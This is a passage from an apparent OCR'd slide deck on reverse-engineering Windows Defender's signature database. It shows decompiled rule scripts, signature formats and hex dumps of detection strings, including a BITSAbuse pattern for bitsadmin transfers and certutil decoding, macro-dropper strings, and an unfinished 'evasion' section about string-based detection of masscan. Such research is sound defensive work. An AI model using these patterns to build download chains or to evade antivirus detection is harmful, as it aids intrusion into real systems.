  return mp.BLOCKACCESS
else
  if IsArchiveFileExt(l_0_2) then
    if (mp.get_mpattribute)("Lua:ZipHasEncryptedFileWithExeExtension") or (mp.ge
("Lua:RarHasEncryptedFile
WithExeExtension") then
      (mp.SetHipsRule)("be9ba2d9-53ea-4cdc-84e5-9b1eeee46550")
      return mp.BLOCKACCESS
    end
```

```
IsWebmailDownloadURL = function()
  -- function num : 0_4
  local l_5_0 = (mp.IOAVGetDownloadUrl)()
  if l_5_0 == nil or (string.len)(l_5_0) < 15 then
    return false
  end
  local l_5_1 = (l_5_0:match("https?://([%w%.-]+)/")):lower()
  if l_5_1 == nil then
    return false
  end
  if l_5_1:find("mail.google", 1, true) ~= nil or l_5_1:find("mail-attachment", 1, true) ~= nil or
l_5_1:find("attachme
nt.outlook.", 1, true) ~= nil or l_5_1:find("dl-mail.ymail", 1, true) ~= nil or l_5_1:find(".yahoomail.",
1, true) ~= n
il then
    return true
  end
  return false
end
```

ASR: oddities

- Block executable files from running unless they meet a prevalence, age, or trusted list criterion

```
if not (mp.IsHipsRuleEnabled)("01443614-cd74-433a-b99e-2ecdc07bfc25") then
  return mp.CLEAN
end
local l_0_0 = (mp.get_parent_filehandle)()
if not (mp.is_handle_nil)(l_0_0) then
  return mp.CLEAN
end
do
  if (mp.get_contextdata)(mp.CONTEXT_DATA_SCANREASON) == mp.SCANREASON_ONOPEN and
(mp.IsTrustedFile)(false) == false then
    local l_0_1 = (string.lower)((mp.getfilename)())
    if (string.find)(l_0_1, "^.:\\programdata\\chocolatey\\bin\\[^%.\\]+%.exe$") ~= nil then
      return mp.CLEAN
    end
    return mp.INFECTED
  end
  return mp.CLEAN
end
```

Windows Defender’s signature

What else can be found in an AV signature database?

Signature format


- For now, we only scratch the surface
- Let’s dig in the actual signatures format!
- ⚠️This is still an on-going work

```
modprobe_init ()
↪ modprobe_init_worker ()
  ↪ load_database(void *) ()
    ↪ DispatchProxy::ConsumeInput(void *,ulong,ulong,ulong,wchar_t const *) ()
      ↪ DispatchProxy::ConsumeInputCompressed(void *,ulong,ulong,ulong,wchar_t const *) ()
        ↪ DispatchEntries
```

Signature format

```
struct {
    uint8_t sig_type;
    uint8_t size_low;
    uint16_t size_high;
    uint8_t value[size_low | size_high << 8];
} sig_entry;
```

```
char* getsigtype(uint8_t sig_type) {
    ...
    switch (sig_type) {
        ...
        case 0x5c:
            return "SIGNATURE_TYPE_THREAT_BEGIN";
        case 0x5d:
            return "SIGNATURE_TYPE_THREAT_END";
        case 0x67:
            return "SIGNATURE_TYPE_STATIC";
        ...
    }
    ...
}
```



Signatures modules

- Signatures are distributed in *Modules*

```
modprobe_init_worker
↪ init_modules
   ↪ AutoInitModules::AutoInitModules
     ↪ ResmgrRegisterPlugin(ResmgrPluginTemplateT const *) (188 / 377 r
     ↪ RegisterUfsPlugin(UfsPluginTemplateInfo const *) (71 / 377 modu
     ↪ RegisterForDatabaseVar(struct DBVarType *info, enum MP_ERROR ...
     ↪ regcntl
```

Uses a “is_mine” function, as `UfsPluginBase * nUFSP_pdf::IsMine` (seek for `%PDF`)

```
#1 pushSP(void *,uchar const *,uint,ulong,ulong) ()
#2 DispatchRecord ()
#3 DispatchRecords ()
#4 DispatchProxy::Flush(ulong) ()
#5 DispatchProxy::ConsumeInputCompressed(void *,ulong,ulong,ulong,wchar_t const *) ()
#6 DispatchProxy::ConsumeInput(void *,ulong,ulong,ulong,wchar_t const *) ()
#7 load_database(void *) ()
#8 modprobe_init_worker ()
#9 modprobe_init ()
```

- signature type
- init, destroy callbacks - default to `ReceiveNewTemplate`


Ex: `nscript_init_module` registers `pushSP` for type `0x28` (`SIGNATURE_TYPE_NSCRIPT_SP`)

Signatures modules

- Modules list:

7z, AMSI, AMSIUAC, Activesetupcomponent, Activex, AlternateShell, Appinitdll, Appmodel, Appsecdll, AsyncProcessScan, AsyncResourceScan, AttributePersistContext, AutoIT, AutodialDLL, AutoitScan, Autorun, AutorunInf, BackupStore, Behavior, Bho, BmController, BmSignatureLoader, BondSerializer, Boot, BootRecordCleanStore, Bootexec, Bootsyncblock, Bootverification, Class, CleanFileTelemetry, CleanStore, Clsid, CmdLine, Commandline, Containerfile, Contextmenu, Copyhookhandler, DT_env, Datahandler, Desktopcomponent, Dragdrophandler, Driver, Drophandler, DumpFile, DynamicConfig, EPOC, Expooffload, Extension, File, Filelocalcopy, Findextension, Firewallokfile, Firewallport, Folder, Fontdriver, GenStream, Ginadll, Gpextension, Hiddendriver, Hiddenfile, HookWow, IL_x86, Iconhandler, Ieabout, Ieaddon, Iedragdrop, Ieelevationpolicy, Ieexplorerbar, Ieext, Ieextapproved, Iemain, Iemenuext, Iephishingfilter, Ieplugin, Iepreapproved, Iesearch, Iesearchscope, Iesearchurl, Ieshellbrowser, Ietoolbar, Ieurlsearchhook, Ievext, Iewebbrowser, Imagefileexecoptions, Infotiphandler, Inifilemap, InnoScan, Interface, InternalAMSI, InternalAMSIUAC, InternalBootsyncblock, InternalGenStream, Internalbehavior, Internalwebscript, Jitdebugger, Knowndll, Knowndll16, LUA, Linkhandler, Lsapackage, Lsp, LuaStandalone, Moduleusage, NET_IL, NetworkHips, Nsp, Ntappdll, Ntrunkey, Pendfile, PersistedStore, Policyscript, Postsignatureupdatescan, Poststartupscan, Printmonitor, Printprovider, Process, ProcessExclusions, ProcessMemoryScan, Propertyhandler, Propertysheethandler, Protocolfilter, Protocolhandler, Protocolhandlerversion, Protocolnamespacehandler, Pseudorunkey, QueryFileCmdLine, QueryFileHookwow, QueryfileAMSI, QueryfileAMSIUAC, QueryfileGenStream, Queryfilebootrtsig, Queryfilebootsync, Queryfileprocessrtsig, Queryfileregkeyvalue, Queryfilertsig, Queryfilewebscript, Regkey, Regkeyvalue, RemapErrorCode, Remediationcheckpoint, ReplayableContainer, ResSMS, Restrictrun, RootCert, RootCertUser, Rootkit, Rootkittelemetry, Runkey, Runonce, Runonceex, SMS, Safeboot, Samplefileelamfile, Samplefilehidden, Samplefilerecalled, Samplefilerootkit, Samplefilesubmissiononly, Screensaver, Secprovider, Service, Shareddll, Sharedtaskscheduler, Shellcolumnhandler, Shellexechook, Shellextapproved, Shelliconoverlayid, Shellopencmd, Shellserviceobjectdelayload, SilentProcessExit, Specialfolder, SpynetSigLoader, Startup, Structstoragehandler, Subsystem, Subsystemtype, Taskscheduler, Thread, Thumbnailhandler, Transactionfile, Tsstartup, Typelib, Typelibversion, Ufs, Uninstall, UserInitMprLogonScript, Usershellfolder, Wallpaper, Webfile, Webscript, Winlognotif, Winlogonshell, Winlogonsystem, Winlogontaskman, Winlogonuihost, Winlogonuserinit, ace, actions, adaptivesyncquery, adotout, advsamplesubmissionmanager, aggregator, amsisessioncache, amunpacker, appcompatshim, appv, ar, arc, arj, asad, asyncwork, autoconfigurl, badrecs, bga, bh, bhourlwl, binhex, bmsearch, boot, btrtelemetry, c2rdat, cab, cf, chm, chmitss, chromeextensions, chromeinstall, cksig, cpio, cpt, datafile, dbload, dbvars, dbx, dex, dfsp, diagnosticscan, dllimports, dssspynetcontext, dummybin, dzip, eadata, earlyboot, elam, elamfile, elf, emb1, ems, expk, fastpath, filesstash, fileutils, filteredtrie, firefoxextensions, firefoxinstall, firefoxplugins, folderguard, friendlyhelper, fsd, hap, hips, hlp, hookwow, html, image, inno, instcrea, internalCmdLine, internalioavstream, ioavstream, ishld, ishldnew, isu, java, joy, kcrce, kstore, kv16, lelx, lh, lmdb, logskip, macappl, macho, machofat, macro, magiccode, maintenancewindowhelper, mapistub, mapistubdefault, mar, mbasic, mbx, menuetbin, metastore, metastorelowficache, mimen, mkplbox, mkplboxsfx, mof, native, nbinder, ncfile, netvm, notemgr, nscript, nsis, nsv1, ole2, onenote, palm, pattmatch, payloadmgr, pdf, pefile, proc, profilemgr, psf, pst, quantum, queryfileioavstream, queryfilewmi, rar, rar5, regnotemgr, rempol, resmgr, resutils, reswmi, retarget, rtfn, samplereq, sect, sfcbuild, sft, sigroutine, sigtree, sit, sqlitewrapper, strm, submissionrequest, svfohigh, svfolow, swf, symbsis, syncquery, sysclean, sysio, systemfilecachefile, tar, taskmanager, tbb, tcg, test_DT, threathashevent, threatmgr, tnef, trojan, trustedcontent, tunnel, ubermgr, udf, unicode, unplib, validatetrust, vemulib, vfz, vlib, wim, windowscontainers, wise, wmisensorconfig, word2, wpc, x86_IL, xar, zip, zoo

Type repartition in AS




Signature format

- Each signature type has different format


  → Need to reverse each independently


- Signatures are distributed in *Threats* (`SIGNATURE_TYPE_THREAT_BEGIN/END`)
- Could also belong to *specific version* (`SIGNATURE_TYPE_VERSIONCHECK`)
- Same signatures for 32-bits / 64-bits
- Distributed in AS (Anti-Spyware) or AV (Anti-Virus)



Specifics Threat

- `FriendlyFiles` - 100 000+ SHA256





Specifics Threat

- `!Infrastructure: SIGNATURE_TYPE_CLEANSCRIPT, SIGNATURE_TYPE_DEFAULTS` and `SIGNATURE_TYPE_TRUSTED_PUBLISHER`
- `!InfrastructureShared:` biggest threat
  - Commons (shared Lua scripts, lists, etc.)
  - Likely, detection logic (signature trees, RPF routines)
  - VDLL: “virtual” DLLs used in the sandbox
  - VFILE: “virtual” files used in the sandbox
  - `SIGNATURE_TYPE_ROOTCERTSTORE:` only one, containing common CAs

```
SIGNATURE_TYPE_VFILE
0000  20 00 00 00 00 44 c9 b3 25 bc d3 01 00 44 c9 b3   ....D..%....D..
0010  25 bc d3 01 00 44 c9 b3 25 bc d3 01 00 00 00 00   %....D..%.......
0020  23 00 00 00 00 00 00 00 00 00 00 00 43 00 3a 00   #...........C.:.
0030  5c 00 4d 00 69 00 72 00 63 00 5c 00 6d 00 69 00   \.M.i.r.c.\.m.i.
0040  72 00 63 00 2e 00 69 00 6e 00 69 00 00 00 00 00   r.c...i.n.i.....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
...
0240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0250  5b 63 68 61 6e 66 6f 6c 64 65 72 5d 0d 0a 6e 30   [chanfolder]..n0
0260  3d 23 42 6c 61 62 6c 61 0d 0a 6e 31 3d 23 45 6e   =#Blabla..n1=#En
0270  64 0d 0a                                          d..
```

- Uncommon names:

`!#attrmatch_codepatch_eip_00000000_39c0, !#ChangeEPtoExport,`

`!#do_deep_rescan, !#do_exhaustivehstr_rescan, !#do_vmmgrow_rescan,`

`!#loop_self, #MpProjectAttribute, !#MpRequestHookwowH, !#MpRequestHookwowM, !#MustEmulateTest,`
`!#PDF_ScanAllStreams, !#rpcss.pdb, ...`

Signature: LUA*

- The ones used by ASR
- Belongs to categories: `Infrastructure, TriggerScan32, KernelScan32, RootkitRemediation32, TriggerScan64, KernelScan64, RootkitRemediation64,PEPREEMU, PEPOSTEMU, PELast, PEFinalizer, GenFirst, GenLast, PreRemediation, PostRemediation, IETrigger, DetectionSpecific, SignatureValidator, ...`


```
local l_0_0 = (mp.getfilesize)()
if l_0_0 > 98304 then
  return mp.CLEAN
end
if l_0_0 < 40960 then
  return mp.CLEAN
end
local l_0_1 = tostring(headerpage)
if (string.find)(l_0_1, "\n", 1, t
  return mp.CLEAN
end
local l_0_2, l_0_3, l_0_4 = l_0_1:
(%l%l%l%l%l%l+)[^%l]")
local l_0_5 = #l_0_3 - 1
local l_0_6 = #l_0_3 + 1
if (#l_0_2 ~= #l_0_3 and #l_0_2 ~=
#l_0_4 and l_0_6 ~= #l_0_4 then
  return mp.CLEAN
end
;
(mp.set_mpattribute)("SCRIPT:Worm:JS/Proslikefan_Lowfi")
return mp.CLEAN
```

```
if (Remediation.Threat).Active then
(Remediation.ResetBcdWmiParameter)(l
;
(Remediation.ResetBcdWmiParameter)(l
;
(Remediation.ResetBcdWmiParameter)(l
end
```

```
if peattributes.isdamaged then
  return mp.CLEAN
end
local l_0_0 = (mp.get_contextdata)(mp.CONTEXT_DATA_SCANREASON)
do
  if l_0_0 == mp.SCANREASON_ONMODIFIEDHANDLECLOSE then
    local l_0_1 = (string.lower)((mp.get_contextdata)(mp.CONTEXT_DATA_FILEPATH))
    if l_0_1:find("\\desktop\\", 1, true) then
      return mp.INFECTED
    end
  end
  return mp.CLEAN
end
```

Signature: DBVAR

- Likely: configuration varia
- Can be mixe




```
; plugin to search for ind
; requires "core_telemetry
; requires "core_telemetry
; requires "normalizer".
vail_random_forest_classif
{.
    compute_device
    fallback_to_cpu
    buffer_min_records

    buffer_max_timeout
    buffer_max_records
    digraphs_file
    detection_string
.
    ; Below config paramet
    skip_time_series
    min_records_for_detect
    attack_probability_thr
    attack_probability_tru
    attack_probability_false_value  0.0   ; this is the value used by the predictor for representing benign data.
    attack_timeseries_threshold     0.75  ; any value greater or equal to this value is used to flag a detected attack.
    timestamp_delta_ms              90000 ; the delta between current record and old record to consider the old to be stale.
                                          ; 1-ms time granule.
    detection_report_type           2     ; numeric detector type to be reported in the detection message..
                                          ; Reserved values 1:CM 2:RSW.

}.
```

```
AmsiProcessList

CompetitiveSecu
(r)\\ascservice
43e5-97bb-dddaa

TdtV2CryptoData
.INTELTDT.....
......tdt_cm_g2
;**************
;    Copyright
;**************
;.
;    INTEL CONF
;    This file,
;    license agreement and/or nondisclosure agreement with Intel Corporation.
```

Signatures: HSTR*

- Strings to look up for detection

!BITSAbuse.D

```
SIGNATURE_TYPE_CMDHSTR_EXT
0000  04 00 04 00 04 00 00 01 00 0f 02 63 00 6d 00 64   ...........c.m.d
0010  00 90 02 20 2f 00 63 00 90 00 01 00 29 02 62 00   ... /.c.....).b.
0020  69 00 74 00 73 00 61 00 64 00 6d 00 69 00 6e 00   i.t.s.a.d.m.i.n.
0030  90 02 10 2f 00 74 00 72 00 61 00 6e 00 73 00 66   .../.t.r.a.n.s.f
0040  00 65 00 72 00 90 00 01 00 20 00 63 00 65 00 72   .e.r..... .c.e.r
0050  00 74 00 75 00 74 00 69 00 6c 00 20 00 2d 00 64   .t.u.t.i.l. .-.d
0060  00 65 00 63 00 6f 00 64 00 65 00 01 00 17 02 73   .e.c.o.d.e.....s
0070  00 74 00 61 00 72 00 74 00 90 02 f0 2e 00 65 00   .t.a.r.t......e.
0080  78 00 65 00 90 00 00 00                           x.e.....
```

Trojan:O97M%2FFinDropper.H!dha

```
SIGNATURE_TYPE_MACROHSTR_EXT
0000  04 00 04 00 06 00 00 01 00 22 00 4d 73 67 42 6f   .........".MsgBo
0010  78 20 28 22 44 6f 63 75 6d 65 6e 74 20 64 65 63   x ("Document dec
0020  72 79 70 74 20 65 72 72 6f 72 2e 22 29 01 00 17   rypt error.")...
0030  02 55 73 65 72 46 6f 72 6d 31 2e 90 02 0a 2e 43   .UserForm1.....C
0040  61 70 74 69 6f 6e 90 00 01 00 0f 02 43 68 44 69   aption......ChDi
0050  72 20 90 02 0a 4f 70 65 6e 90 00 01 00 13 02 3d   r ...Open......=
0060  20 49 6e 53 74 72 28 90 02 10 2c 22 3b 3b 22 29    InStr(...,";;")
```

aCVE-2012-0507.D!ldr

```
SIGNATURE_TYPE_JAVAHSTR_EXT
0000  22 00 22 00 0d 00 00 05 00 1e 01 6a 61 76 61 2f   "."........java/
0010  73 65 63 75 72 69 74 79 2f 63 65 72 74 2f 43 65   security/cert/Ce
0020  72 74 69 66 69 63 61 74 65 05 00 19 01 6a 61 76   rtificate....jav
0030  61 2f 73 65 63 75 72 69 74 79 2f 50 65 72 6d 69   a/security/Permi
0040  73 73 69 6f 6e 73 05 00 1e 01 6a 61 76 61 2f 73   ssions....java/s
0050  65 63 75 72 69 74 79 2f 50 72 6f 74 65 63 74 69   ecurity/Protecti
0060  6f 6e 44 6f 6d 61 69 6e 05 00 1b 01 6a 61 76 61   onDomain....java
0070  2f 73 65 63 75 72 69 74 79 2f 41 6c 6c 50 65 72   /security/AllPer
0080  6d 69 73 73 69 6f 6e 04 00 17 03 73 65 63 75 72   mission....secur
0090  69 74 79 90 01 01 43 6f 64 65 53 6f 75 72 63 65   ity...CodeSource
00a0  90 00 04 00 17 03 72 65 66 6c 65 63 74 90 01 01   ......reflect...
```

Signatures: evasion!

```
# Scanning https://github.com/robertdavidgraham/masscan
$ ./mpclient masscan
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat HackTool:Linux/Prtscan.A!MTB identified
```

```
SIGNATURE_TYPE_THREAT_BEGIN (%D8%A1Prtscan.A!MTB)
SIGNATURE_TYPE_ELFHSTR_EXT
0000  03 00 03 00 05 00 00 01 00 0c 00 73 72 63 2f 73   ...........src/s
0010  6d 61 63 6b 31 2e 63 01 00 0f 00 53 53 4c 5b 48   mack1.c....SSL[H
0020  45 41 52 54 42 4c 45 45 44 5d 01 00 0e 00 6d 61   EARTBLEED]....ma
0030  73 73 63 61 6e 20 2d 2d 6e 6d 61 70 01 00 19 00   sscan --nmap....
0040  2f 65 74 63 2f 6d 61 73 73 63 61 6e 2f 6d 61 73   /etc/masscan/mas
0050  73 63 61 6e 2e 63 6f 6e 66 01 00 24 00 67 69 74   scan.conf..$.git
0060  68 75 62 2e 63 6f 6d 2f 72 6f 62 65 72 74 64 61   hub.com/robertda
0070  76 69 64 67 72 61 68 61 6d 2f 6d 61 73 73 63 61   vidgraham/massca
0080  6e 00 00                                          n..
```

```
char* a1 = "src/smack1.c";
char* a2 = "SSL[HEARTBLEED]";
char* a3 = "masscan --nmap";
char* a4 = "/etc/masscan/masscan.conf";
char* a5 = "github.com/robertdavidgraham/masscan";

int main() {
